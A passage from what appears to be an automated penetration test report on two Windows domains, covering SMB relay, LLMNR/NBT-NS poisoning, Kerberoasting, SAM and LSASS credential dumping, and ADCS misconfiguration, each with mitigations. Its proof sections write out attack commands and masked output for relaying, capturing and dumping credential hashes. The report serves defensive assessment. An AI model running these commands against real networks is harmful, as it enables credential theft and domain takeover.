- Overview of Server Message Block Signing @ **https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing**
- Samba Configuration @ **https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html**
- The Basics of SMB Signing (Covering Both SMB1 and SMB2) @ **https://docs.microsoft.com/en-us/archive/blogs/josebda/the-basics-of-smb-signing-covering-both-smb1-and-smb2**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.6 : 445	10.0.229.6	SMB Service on 10.0.229.6 (app4.smoke.net) Port 445	Domain Compromise (4) Critical Infrastructure Compromise (2) Host Compromise (77) Domain User Compromise (3) Ransomware Exposure (29) Sensitive Data Exposure (45)	CRITICAL 10
10.0.229.11 : 445	10.0.229.11	SMB Service on 10.0.229.11 (fs.smoke.net) Port 445	Business Email Compromise (3) Host Compromise (10) AWS User Role Compromise (1) Domain User Compromise (3) Microsoft Entra User Compromise (12) Ransomware Exposure (6) Sensitive Data Exposure (33)	CRITICAL 9.9
10.0.220.6 : 445	10.0.220.6	SMB Service on 10.0.220.6 (app2.smoke.net) Port 445	Host Compromise (5)	CRITICAL 9.2
10.0.220.52 : 445	10.0.220.52	SMB Service on 10.0.220.52 (win7.smoke.net) Port 445	Host Compromise (3) Sensitive Data Exposure (2)	CRITICAL 9.2
10.0.4.130 : 445	10.0.4.130	SMB Service on 10.0.4.130 (win10.pod04.example.internal) Port 445	Host Compromise (2)	CRITICAL 9.2
10.0.4.129 : 445	10.0.4.129	SMB Service on 10.0.4.129 (win7.pod04.example.internal) Port 445	Host Compromise (1)	CRITICAL 9.2
10.0.220.54 : 445	10.0.220.54	SMB Service on 10.0.220.54 (winxp.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.2
10.0.220.53 : 445	10.0.220.53	SMB Service on 10.0.220.53 (win10.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.2
10.0.4.24 : 445	10.0.4.24	SMB Service on 10.0.4.24 (irc.testirc.net) Port 445		LOW 1

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.136 : 445	10.0.4.136	SMB Service on 10.0.4.136 (win7-32) Port 445		LOW 1
10.0.40.53 : 445	10.0.40.53	SMB Service on 10.0.40.53 (sambacry) Port 445		LOW 1
10.0.4.14 : 445	10.0.4.14	SMB Service on 10.0.4.14 (win2008) Port 445		LOW 1
10.0.40.95 : 445	10.0.40.95	SMB Service on 10.0.40.95 Port 445		LOW 1
10.0.4.31 : 445	10.0.4.31	SMB Service on 10.0.4.31 (openmediavault.pod04.example.internal) Port 445		LOW 1
10.0.4.23 : 445	10.0.4.23	SMB Service on 10.0.4.23 (obwa.pod04.example.internal) Port 445		LOW 1
10.0.4.4 : 445	10.0.4.4	SMB Service on 10.0.4.4 (svr01.pod04.example.internal) Port 445		LOW 1
10.0.40.72 : 445	10.0.40.72	SMB Service on 10.0.40.72 Port 445		LOW 1
10.0.4.8 : 445	10.0.4.8	SMB Service on 10.0.4.8 Port 445		LOW 1
10.0.4.22 : 445	10.0.4.22	SMB Service on 10.0.4.22 (zoho.pod04.example.internal) Port 445		LOW 1
10.0.40.76 : 445	10.0.40.76	SMB Service on 10.0.40.76 Port 445		LOW 1

Proofs

Proofs of exploitability against one of the affected assets: **SMB Service on 10.0.229.6 (app4.smoke.net) Port 445**

SMB signing not required on 10.0.229.6

```
05/24/2024, 2:57 PM

$ crackmapexec smb 10.0.4.4 10.0.40.72 10.0.4.6 10.0.4.24 10.0.4.23 10.0.4.129 10.0.4.31 10.0.40.64 10.0.4.8
10.0.229.1 10.2.4.5 10.0.220.53 10.0.229.11 10.0.229.6 10.0.220.6 10.0.229.2

SMB         10.0.4.8        445    WIN2022          [*] Windows 10.0 Build 20348 x64 (name:WIN2022) (domai
n:win2022) (signing:False) (SMBv1:False)
SMB         10.0.40.64      445    CYBER-C9E3D8IFU  [*] Windows 10.0 Build 17763 x64 (name:CYBER-C9E3D8IFU
) (domain:CYBER-C9E3D8IFU) (signing:False) (SMBv1:False)
SMB         10.0.220.53     445    WIN10            [*] Windows 10 Pro 10240 x64 (name:WIN10) (domain:smok
e.net) (signing:False) (SMBv1:True)
SMB         10.0.220.6      445    APP2             [*] Windows 10 Pro 10240 x64 (name:APP2) (domain:smoke
.net) (signing:False) (SMBv1:True)
SMB         10.0.4.31       445    OPENMEDIAVAULT   [*] Windows 6.1 (name:OPENMEDIAVAULT) (domain:pod04.ex
ample.internal) (signing:False) (SMBv1:True)
SMB         10.0.229.11     445    FS               [*] Windows Server 2016 Standard 14393 x64 (name:FS) (
domain:smoke.net) (signing:False) (SMBv1:True)
SMB         10.2.4.5        445    HORIZON          [*] Windows 10.0 Build 17763 x64 (name:HORIZON) (domai
n:pod04.example.internal) (signing:False) (SMBv1:False)
SMB         10.0.4.129      445    WIN7             [*] Windows 7 Enterprise 7601 Service Pack 1 x64 (name
:WIN7) (domain:pod04.example.internal) (signing:False) (SMBv1:True)
SMB         10.0.4.6        445    AZ01             [*] Windows 10.0 Build 20348 x64 (name:AZ01) (domain:p
od04.example.internal) (signing:False) (SMBv1:False)
SMB         10.0.4.23       445    OBWA             [*] Unix (name:OBWA) (domain:pod04.example.internal) (
signing:False) (SMBv1:True)
SMB         10.0.40.72      445    WIN-U135ER2S4I6  [*] Windows Server 2016 Standard 14393 x64 (name:WIN-U
135ER2S4I6) (domain:WIN-U135ER2S4I6) (signing:False) (SMBv1:True)
SMB         10.0.229.1      445    DC               [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC)
 (domain:smoke.net) (signing:True) (SMBv1:True)
SMB         10.0.4.4        445    SVR01            [*] Windows Server 2016 Standard 14393 x64 (name:SVR01
) (domain:pod04.example.internal) (signing:False) (SMBv1:True)
SMB         10.0.229.2      445    DC2              [*] Windows Server 2016 Standard 14393 x64 (name:DC2)
(domain:smoke.net) (signing:True) (SMBv1:True)
SMB         10.0.4.24       445    MSP3             [*] Windows 6.1 (name:MSP3) (domain:) (signing:False)
 (SMBv1:True)
SMB         10.0.229.6      445    APP4             [*] Windows Server 2016 Standard 14393 (name:APP4) (do
main:smoke.net) (signing:False) (SMBv1:True)
Running CME against 16 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Usernames, hashes and passwords obtained by relaying NTLMv2 hashes for user SMOKE\a-jsmith from source host 10.0.227.51

```
05/24/2024, 3:01 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

2024-05-24 22:01:09
User SMOKE\a-jsmith logged in...
Dumping local SAM hashes (uid:rid:lmhash:nthash):

         username                           fullhash
0   Administrator  Ad****************************::
1           Guest  Gu****************************::
2  DefaultAccount  De****************************::
3          xadmin  xa****************************::

[*] Done dumping SAM hashes for host: 10.0.229.6
```

SMB signing not required on 10.0.229.6

```
05/24/2024, 3:26 PM

$ crackmapexec smb 10.0.4.4 10.0.40.72 10.0.4.6 10.0.4.24 10.0.4.23 10.0.4.129 10.0.4.31 10.0.40.64 10.0.4.8
10.0.229.1 10.2.4.5 10.0.220.53 10.0.229.11 10.0.229.6 10.0.220.6 10.0.229.2

SMB         10.0.40.72      445    WIN-U135ER2S4I6  [*] Windows Server 2016 Standard 14393 x64 (name:WIN-U
135ER2S4I6) (domain:WIN-U135ER2S4I6) (signing:False) (SMBv1:True)
SMB         10.0.4.31       445    OPENMEDIAVAULT   [*] Windows 6.1 (name:OPENMEDIAVAULT) (domain:pod04.ex
ample.internal) (signing:False) (SMBv1:True)
SMB         10.0.229.1      445    DC               [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC)
 (domain:smoke.net) (signing:True) (SMBv1:True)
SMB         10.0.4.129      445    WIN7             [*] Windows 7 Enterprise 7601 Service Pack 1 x64 (name
:WIN7) (domain:pod04.example.internal) (signing:False) (SMBv1:True)
SMB         10.0.4.8        445    WIN2022          [*] Windows 10.0 Build 20348 x64 (name:WIN2022) (domai
n:win2022) (signing:False) (SMBv1:False)
SMB         10.0.4.23       445    OBWA             [*] Unix (name:OBWA) (domain:pod04.example.internal) (
signing:False) (SMBv1:True)
SMB         10.0.4.4        445    SVR01            [*] Windows Server 2016 Standard 14393 x64 (name:SVR01
) (domain:pod04.example.internal) (signing:False) (SMBv1:True)
SMB         10.0.220.53     445    WIN10            [*] Windows 10 Pro 10240 x64 (name:WIN10) (domain:smok
e.net) (signing:False) (SMBv1:True)
SMB         10.0.4.6        445    AZ01             [*] Windows 10.0 Build 20348 x64 (name:AZ01) (domain:p
od04.example.internal) (signing:False) (SMBv1:False)
SMB         10.0.40.64      445    CYBER-C9E3D8IFU  [*] Windows 10.0 Build 17763 x64 (name:CYBER-C9E3D8IFU
) (domain:CYBER-C9E3D8IFU) (signing:False) (SMBv1:False)
SMB         10.0.229.2      445    DC2              [*] Windows Server 2016 Standard 14393 x64 (name:DC2)
(domain:smoke.net) (signing:True) (SMBv1:True)
SMB         10.0.229.11     445    FS               [*] Windows Server 2016 Standard 14393 x64 (name:FS) (
domain:smoke.net) (signing:False) (SMBv1:True)
SMB         10.0.220.6      445    APP2             [*] Windows 10 Pro 10240 x64 (name:APP2) (domain:smoke
.net) (signing:False) (SMBv1:True)
SMB         10.2.4.5        445    HORIZON          [*] Windows 10.0 Build 17763 x64 (name:HORIZON) (domai
n:pod04.example.internal) (signing:False) (SMBv1:False)
SMB         10.0.4.24       445    MSP3             [*] Windows 6.1 (name:MSP3) (domain:) (signing:False)
 (SMBv1:True)
SMB         10.0.229.6      445    APP4             [*] Windows Server 2016 Standard 14393 (name:APP4) (do
main:smoke.net) (signing:False) (SMBv1:True)
Running CME against 16 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

SMB signing not required on 10.0.229.6

```
05/24/2024, 6:07 PM

$ crackmapexec smb 10.0.4.4 10.0.40.72 10.0.4.6 10.0.4.24 10.0.4.23 10.0.4.129 10.0.4.31 10.0.40.64 10.0.4.8
10.0.229.1 10.2.4.5 10.0.220.53 10.0.229.11 10.0.229.6 10.0.220.6 10.0.229.2

SMB         10.0.229.1      445    DC               [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC)
 (domain:smoke.net) (signing:True) (SMBv1:True)
SMB         10.0.229.11     445    FS               [*] Windows Server 2016 Standard 14393 x64 (name:FS) (
domain:smoke.net) (signing:False) (SMBv1:True)
SMB         10.0.4.8        445    WIN2022          [*] Windows 10.0 Build 20348 x64 (name:WIN2022) (domai
n:win2022) (signing:False) (SMBv1:False)
SMB         10.0.4.6        445    AZ01             [*] Windows 10.0 Build 20348 x64 (name:AZ01) (domain:p
od04.example.internal) (signing:False) (SMBv1:False)
SMB         10.0.40.72      445    WIN-U135ER2S4I6  [*] Windows Server 2016 Standard 14393 x64 (name:WIN-U
135ER2S4I6) (domain:WIN-U135ER2S4I6) (signing:False) (SMBv1:True)
SMB         10.0.220.53     445    WIN10            [*] Windows 10 Pro 10240 x64 (name:WIN10) (domain:smok
```

```
e.net) (signing:False) (SMBv1:True)
SMB         10.0.220.6      445    APP2             [*] Windows 10 Pro 10240 x64 (name:APP2) (domain:smoke
.net) (signing:False) (SMBv1:True)
SMB         10.0.4.4        445    SVR01            [*] Windows Server 2016 Standard 14393 x64 (name:SVR01
) (domain:pod04.example.internal) (signing:False) (SMBv1:True)
SMB         10.0.40.64      445    CYBER-C9E3D8IFU  [*] Windows 10.0 Build 17763 x64 (name:CYBER-C9E3D8IFU
) (domain:CYBER-C9E3D8IFU) (signing:False) (SMBv1:False)
SMB         10.0.4.129      445    WIN7             [*] Windows 7 Enterprise 7601 Service Pack 1 x64 (name
:WIN7) (domain:pod04.example.internal) (signing:False) (SMBv1:True)
SMB         10.0.4.23       445    OBWA             [*] Unix (name:OBWA) (domain:pod04.example.internal) (
signing:False) (SMBv1:True)
SMB         10.0.4.31       445    OPENMEDIAVAULT   [*] Windows 6.1 (name:OPENMEDIAVAULT) (domain:pod04.ex
ample.internal) (signing:False) (SMBv1:True)
SMB         10.0.229.2      445    DC2              [*] Windows Server 2016 Standard 14393 x64 (name:DC2)
(domain:smoke.net) (signing:True) (SMBv1:True)
SMB         10.2.4.5        445    HORIZON          [*] Windows 10.0 Build 17763 x64 (name:HORIZON) (domai
n:pod04.example.internal) (signing:False) (SMBv1:False)
SMB         10.0.4.24       445    MSP3             [*] Windows 6.1 (name:MSP3) (domain:) (signing:False)
 (SMBv1:True)
SMB         10.0.229.6      445    APP4             [*] Windows Server 2016 Standard 14393 (name:APP4) (do
main:smoke.net) (signing:False) (SMBv1:True)
Running CME against 16 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

2.3.9. LLMNR Poisoning Possible

CRITICAL 10

H3-2021-0034

This weakness was leveraged in 235 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL.

Remediating this weakness would potentially eliminate **26%** of critical impact paths.

7 Base Score | 235 Attack Paths

Details

Link-Local Multicast Name Resolution (LLMNR) is one of two components of Microsoft Windows machines that serve as alternate methods of host identification. An attacker can spoof a reply as an authoritative source to a victim request and capture the credential information passed over the network. Credential information can be captured in hashed or plaintext format.

A captured hash credential can be cracked offline to discover the plaintext password for reuse on other systems or the hash can be relayed and used to access other systems as well. Likewise, a captured plaintext credential can be immediately used to access other systems.

Remote Code Execution | Privilege Escalation

Mitigations

- Disable LLMNR using Group Policy to enable 'Turn OFF Multicast Name Resolution' setting under 'Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client'.

References

- T1171 - LLMNR/NBT-NS Poisoning and Relay @ **https://attack.mitre.org/techniques/T1171/**
- Local Network Vulnerabilities - LLMNR and NTB-NS Poisoning @ **https://www.surecloud.com/resources/blog/local-network-vulnerabilities-llmnr-nbt-ns-poisoning**
- How to Disable LLMNR and Why You Want To @ **https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.227.51	10.0.227.51	10.0.227.51	Domain Compromise (4) Business Email Compromise (3) Critical Infrastructure Compromise (2) Host Compromise (97) AWS User Role Compromise (1) Domain User Compromise (7) Microsoft Entra User Compromise (12) Ransomware Exposure (33) Sensitive Data Exposure (76)	CRITICAL 10

Proofs

Proofs of exploitability against affected asset **10.0.227.51**

Hashes and passwords obtained from host 10.0.227.51 by poisoning LLMNR

```
05/24/2024, 3:01 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp       client domain  username method     key_type module                          f
ullhash
0  2024-05-24 22:01:05  10.0.227.51  SMOKE  a-jsmith  LLMNR  ntlmv2_hash    smb  a-**********************
*****00
```

Hashes and passwords obtained from host 10.0.227.51 by poisoning LLMNR

```
05/24/2024, 3:06 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp       client domain  username method     key_type module                          f
ullhash
0  2024-05-24 22:06:05  10.0.227.51  SMOKE  a-jsmith  LLMNR  ntlmv2_hash    smb  a-**********************
*****00
```

Hashes and passwords obtained from host 10.0.227.51 by poisoning LLMNR

```
05/24/2024, 3:11 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp       client domain  username method     key_type module                          f
ullhash
0  2024-05-24 22:11:05  10.0.227.51  SMOKE  a-jsmith  LLMNR  ntlmv2_hash    smb  a-**********************
*****00
```

Hashes and passwords obtained from host 10.0.227.51 by poisoning LLMNR

```
05/24/2024, 3:16 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp       client domain  username method     key_type module                          f
ullhash
0  2024-05-24 22:16:05  10.0.227.51  SMOKE  a-jsmith  LLMNR  ntlmv2_hash    smb  a-**********************
*****00
```

Hashes and passwords obtained from host 10.0.227.51 by poisoning LLMNR

```
05/24/2024, 5:01 PM
```

```
$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp       client domain  username method     key_type module                          f
ullhash
0  2024-05-25 00:01:05  10.0.227.51  SMOKE  a-jsmith  LLMNR  ntlmv2_hash   http  a-**********************
*****00
```

2.3.10. NBT-NS Poisoning Possible

CRITICAL 10

H3-2021-0035

This weakness was leveraged in 166 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL.

Remediating this weakness would potentially eliminate **18%** of critical impact paths.

7 Base Score | 166 Attack Paths

Details

Netbios Name Service (NBT-NS) is one of two components of Microsoft Windows machines that serve as alternate methods of host identification. An attacker can spoof a reply as an authoritative source to a victim request and capture the credential information passed over the network. Credential information can be captured in hashed or plaintext format.

A captured hash credential can be cracked offline to discover the plaintext password and also be relayed for reuse on other systems. Likewise, a captured plaintext credential can be immediately used to access other systems.

Remote Code Execution | Privilege Escalation

Mitigations

- Disable NBT-NS in the network adapter settings by selecting 'Disable NetBIOS over TCP/IP. Alternatively, disable by using a registry key.

References

- T1171 - LLMNR/NBT-NS Poisoning and Relay @ **https://attack.mitre.org/techniques/T1171/**
- Local Network Vulnerabilities - LLMNR and NTB-NS Poisoning @ **https://www.surecloud.com/resources/blog/local-network-vulnerabilities-llmnr-nbt-ns-poisoning**
- How to Disable LLMNR and Why You Want To @ **https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.227.51	10.0.227.51	10.0.227.51	Domain Compromise (12) Microsoft Entra Account Compromise (5) Critical Infrastructure Compromise (6) Host Compromise (92) Domain User Compromise (13) Microsoft Entra User Compromise (13) Ransomware Exposure (8) Sensitive Data Exposure (17)	CRITICAL 10

Proof

Proof of exploitability against affected asset **10.0.227.51**

Hashes and passwords obtained from host 10.0.227.51 by poisoning NBTNS

```
05/24/2024, 2:12 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp       client domain  username method     key_type module                          f
ullhash
0  2024-05-24 21:11:05  10.0.227.51  SMOKE  a-jsmith  NBTNS  ntlmv2_hash   HTTP  a-**********************
*****00
```

2.3.11. Kerberoasting

CRITICAL 10

H3-2021-0038

This weakness led to a Domain Compromise affecting Domain SMOKE.NET, a Domain User Compromise affecting the credential for domain user svc_sync, and a Domain User Compromise affecting the credential for domain user dc2$.

7.5 Base Score | 3 Attack Paths

Details

Kerberoasting is an attacker technique that exploits weaknesses inherent to the Kerberos protocol. This technique enables an attacker with a low-privilege domain user account to retrieve password hashes for higher-privilege service accounts.

An attacker who's able to crack the password hash of a Kerberoastable service account will be able to escalate his or her privileges to those of the service account.

Information Disclosure | Privilege Escalation

Mitigations

- Group Managed Service Accounts (gMSA) and standalone Managed Service Accounts (sMSA) are the recommended Microsoft alternative to using user Service Principal Names (SPNs).
- If a user Service Principal (SPN) Name is required, ensure the user account is set up with a long, complex, and random password to prevent attackers from cracking the password hash obtained from Kerberoasting.

References

- MITRE ATT&CK Technique: Kerberoasting @ **https://attack.mitre.org/techniques/T1558/003/**
- Group Managed Service Accounts Overview @ **https://docs.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
svc_sync		Kerb Tgs 23 Hash for svc_sync	Domain Compromise (1) Domain User Compromise (2)	CRITICAL 10
svc_okta_sso		Kerb Tgs 23 Hash for svc_okta_sso		HIGH 7.5
svc_mssql		Kerb Tgs 23 Hash for svc_mssql		HIGH 7.5

Asset	Host	Description	Downstream Impacts	Severity
svc_solarwinds		Kerb Tgs 23 Hash for svc_solarwinds		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **Kerb Tgs 23 Hash for svc_sync**

Disclosed the Kerberos Ticket-Granting Service (TGS) hash for the svc_sync user, using the credentials for domain user a-jsmith

```
05/24/2024, 3:36 PM

$ GetUserSPNs.py -dc-ip 10.0.229.1 -request SMOKE.NET/a-jsmith:1******* -outputfile hashes.txt

$krb5tgs$23$*svc_sync$SMOKE.NET$SMOKE.NET/svc_sync*$2**************************b0
```

2.3.12. Credential Dumping - Security Account Manager (SAM) Database CRITICAL 10

H3-2021-0042

This weakness was leveraged in 115 attack paths leading to critical impacts, including a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL and a Ransomware Exposure affecting host 10.0.4.4 (svr01.pod04.example.internal).

Remediating this weakness would potentially eliminate **12%** of critical impact paths.

7.2 Base Score | 115 Attack Paths

Details

The Windows Security Account Manager (SAM) database stores credentials as NTLM hashes for all local users. This database is only accessible with administrative privileges. There are multiple methods to dumping the SAM database such as extracting it from the registry, accessing backup files, and using tools like Mimikatz and Impacket secretsdump.py to pull it from memory.

Attackers who are able to dump the SAM database can log in as any local user by passing the hash (PTH). Additionally, attackers can exploit credential re-use to move laterally to access other systems and data.

Information Disclosure

Mitigations

- Setup and configure endpoint detection and response tools to detect and prevent common attacker methods to dump the SAM database.
- Ensure all privileged accounts have complex, unique passwords to prevent attackers from being able to pivot with them to other systems. The Local Administrator Password Solution (LAPS) is one way to do this.

References

- MITRE ATT&CK Technique: OS Credential Dumping: Security Account Manager @ **https://attack.mitre.org/techniques/T1003/002/**
- Local Administrator Password Solution (LAPS) @ **https://www.microsoft.com/en-us/download/details.aspx?id=46899**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.129	10.0.4.129	10.0.4.129 (win7.pod04.example.internal)	Domain Compromise (3) Critical Infrastructure Compromise (3) Host Compromise (55) Domain User Compromise (1) Ransomware Exposure (20) Sensitive Data Exposure (33)	CRITICAL 10
10.0.4.14	10.0.4.14	10.0.4.14 (win2008)	Host Compromise (3)	CRITICAL 9.2
10.0.220.54	10.0.220.54	10.0.220.54 (winxp.smoke.net)	Host Compromise (1)	CRITICAL 9.2
10.0.4.2	10.0.4.2	Domain Controller 10.0.4.2 (dc02.pod04.example.internal)	Domain User Compromise (1)	CRITICAL 9
10.2.4.5	10.2.4.5	10.2.4.5 (horizon.pod04.example.internal)		HIGH 7.2
10.0.4.4	10.0.4.4	10.0.4.4 (svr01.pod04.example.internal)		HIGH 7.2
10.0.229.3	10.0.229.3	10.0.229.3 (ex.smoke.net)		HIGH 7.2
10.0.40.89	10.0.40.89	10.0.40.89		HIGH 7.2
10.0.229.6	10.0.229.6	10.0.229.6 (app4.smoke.net)		HIGH 7.2
10.0.40.72	10.0.40.72	10.0.40.72		HIGH 7.2
10.0.4.133	10.0.4.133	10.0.4.133		HIGH 7.2
10.0.220.52	10.0.220.52	10.0.220.52 (win7.smoke.net)		HIGH 7.2
10.0.220.6	10.0.220.6	10.0.220.6 (app2.smoke.net)		HIGH 7.2
10.0.40.70	10.0.40.70	10.0.40.70		HIGH 7.2
10.0.4.9	10.0.4.9	10.0.4.9		HIGH 7.2
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		HIGH 7.2
10.0.40.76	10.0.40.76	10.0.40.76		HIGH 7.2
10.0.4.136	10.0.4.136	10.0.4.136 (win7-32)		HIGH 7.2
10.0.4.8	10.0.4.8	10.0.4.8		HIGH 7.2
10.0.229.11	10.0.229.11	10.0.229.11 (fs.smoke.net)		HIGH 7.2

Proof

Proof of exploitability against one of the affected assets: **10.0.4.129 (win7.pod04.example.internal)**

Local user credentials dumped from the Security Account Manager database by abusing the weakness H3-2020-0022

```
05/24/2024, 3:03 PM

$ rat_cli.sh 47975e26-e90b-42c5-a9bf-a25fae7d4a8e -w exec-module module_args.json

administrator:ntlm_hash:2*****************************d
guest:cleartext:
cbr-user:ntlm_hash:4*****************************6
```

2.3.13. Credential Dumping - Local Security Authority Subsystem Service (LSASS) Memory

CRITICAL 10

H3-2021-0044

This weakness led to a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL, a Domain User Compromise affecting the credential for domain user dc02$, and a Domain User Compromise affecting the credential for domain user dc01$.

7.2 Base Score | 3 Attack Paths

Details

The Local Security Authority Subsystem Service (LSASS) is a Windows process that caches credential material in memory for users with active Windows sessions. Attackers with administrative privileges can extract these credentials from LSASS process memory using a variety of tools such as Mimikatz, procdump, and LaZagne.

Attackers who obtain cleartext credentials or NTLM hashes from LSASS memory can directly login with those credentials. Domain user credentials can be used to move laterally across the Active Directory environment. Attackers can also exploit password re-use to move laterally.

Information Disclosure

Mitigations

- Starting with Windows 10, Credential Guard and Attack Surface Reduction (ASR) rules can be enabled to detect and prevent some forms of credential dumping.
- Deploy and tune endpoint detection and response tools to monitor and prevent common attacker methods for dumping LSASS memory.
- Ensure all privileged accounts have complex, unique passwords to prevent attackers from being able to pivot with them to other systems. The Local Administrator Password Solution (LAPS) is one way to do this.
- Restrict domain users from being part of the local Administrators group.

References

- MITRE ATT&CK Technique: OS Credential Dumping: LSASS Memory @ **https://attack.mitre.org/techniques/T1003/001/**
- Local Administrator Password Solution (LAPS) @ **https://www.microsoft.com/en-us/download/details.aspx?id=46899**
- Manage Windows Defender Credential Guard @ **https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage**
- Attack Surface Reduction @ **https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/overview-attack-surface-reduction?view=o365-worldwide**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.2	10.0.4.2	Domain Controller 10.0.4.2 (dc02.pod04.example.internal)	Domain Compromise (1) Domain User Compromise (2)	CRITICAL 10
10.0.40.89	10.0.40.89	10.0.40.89	Host Compromise (4) Ransomware Exposure (4) Sensitive Data Exposure (4)	CRITICAL 9.9
10.2.4.5	10.2.4.5	10.2.4.5 (horizon.pod04.example.internal)	Host Compromise (2) Domain User Compromise (1)	CRITICAL 9.2
10.0.220.52	10.0.220.52	10.0.220.52 (win7.smoke.net)	Domain User Compromise (1)	CRITICAL 9
10.0.220.6	10.0.220.6	10.0.220.6 (app2.smoke.net)	Domain User Compromise (1)	CRITICAL 9

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.4	10.0.4.4	10.0.4.4 (svr01.pod04.example.internal)	Domain User Compromise (1)	CRITICAL 9
10.0.4.129	10.0.4.129	10.0.4.129 (win7.pod04.example.internal)	Domain User Compromise (1)	CRITICAL 9
10.0.229.6	10.0.229.6	10.0.229.6 (app4.smoke.net)	Domain User Compromise (1)	CRITICAL 9
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		HIGH 7.2
10.0.4.8	10.0.4.8	10.0.4.8		HIGH 7.2
10.0.4.135	10.0.4.135	10.0.4.135 (win8)		HIGH 7.2
10.0.40.72	10.0.40.72	10.0.40.72		HIGH 7.2
10.0.229.11	10.0.229.11	10.0.229.11 (fs.smoke.net)		HIGH 7.2
10.0.40.76	10.0.40.76	10.0.40.76		HIGH 7.2
10.0.4.9	10.0.4.9	10.0.4.9		HIGH 7.2
10.0.229.3	10.0.229.3	10.0.229.3 (ex.smoke.net)		HIGH 7.2

Proof

Proof of exploitability against one of the affected assets: **Domain Controller 10.0.4.2 (dc02.pod04.example.internal)**

Credentials dumped from LSASS memory by abusing the weakness H3-2020-0022

```
05/24/2024, 3:05 PM

$ rat_cli.sh 56b8321f-c530-4f09-88b1-ea38e06406fc -w exec-module module_args.json

cbr-user:ntlm_hash:4*****************************6
dc02$:ntlm_hash:f*****************************2
```

2.3.14. Active Directory Certificate Services Misconfiguration Privilege Escalation - Subject Alternative Name

CRITICAL 10

H3-2022-0016

ADCS ESC1

This weakness was leveraged in 18 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain User Compromise affecting the credential for domain admin ex$.

7.5 Base Score | 18 Attack Paths

Details

Active Directory Certificate Services (ADCS) is Microsoft's enterprise PKI implementation that integrates with Active Directory. Principals can request PKI Certificates based on collections of enrollment policies and predefined certificate settings known as Certificate Templates. A misconfigured ADCS Certificate Template that can be utilized for Client Authentication is present on the Enterprise CA. The vulnerable template grants low-privileged users enrollment rights, allows requesters to specify a subjectAltName (SAN) in the request, and lacks protective Issuance Requirements (e.g. - Requiring a Manager approval or authorized signature).

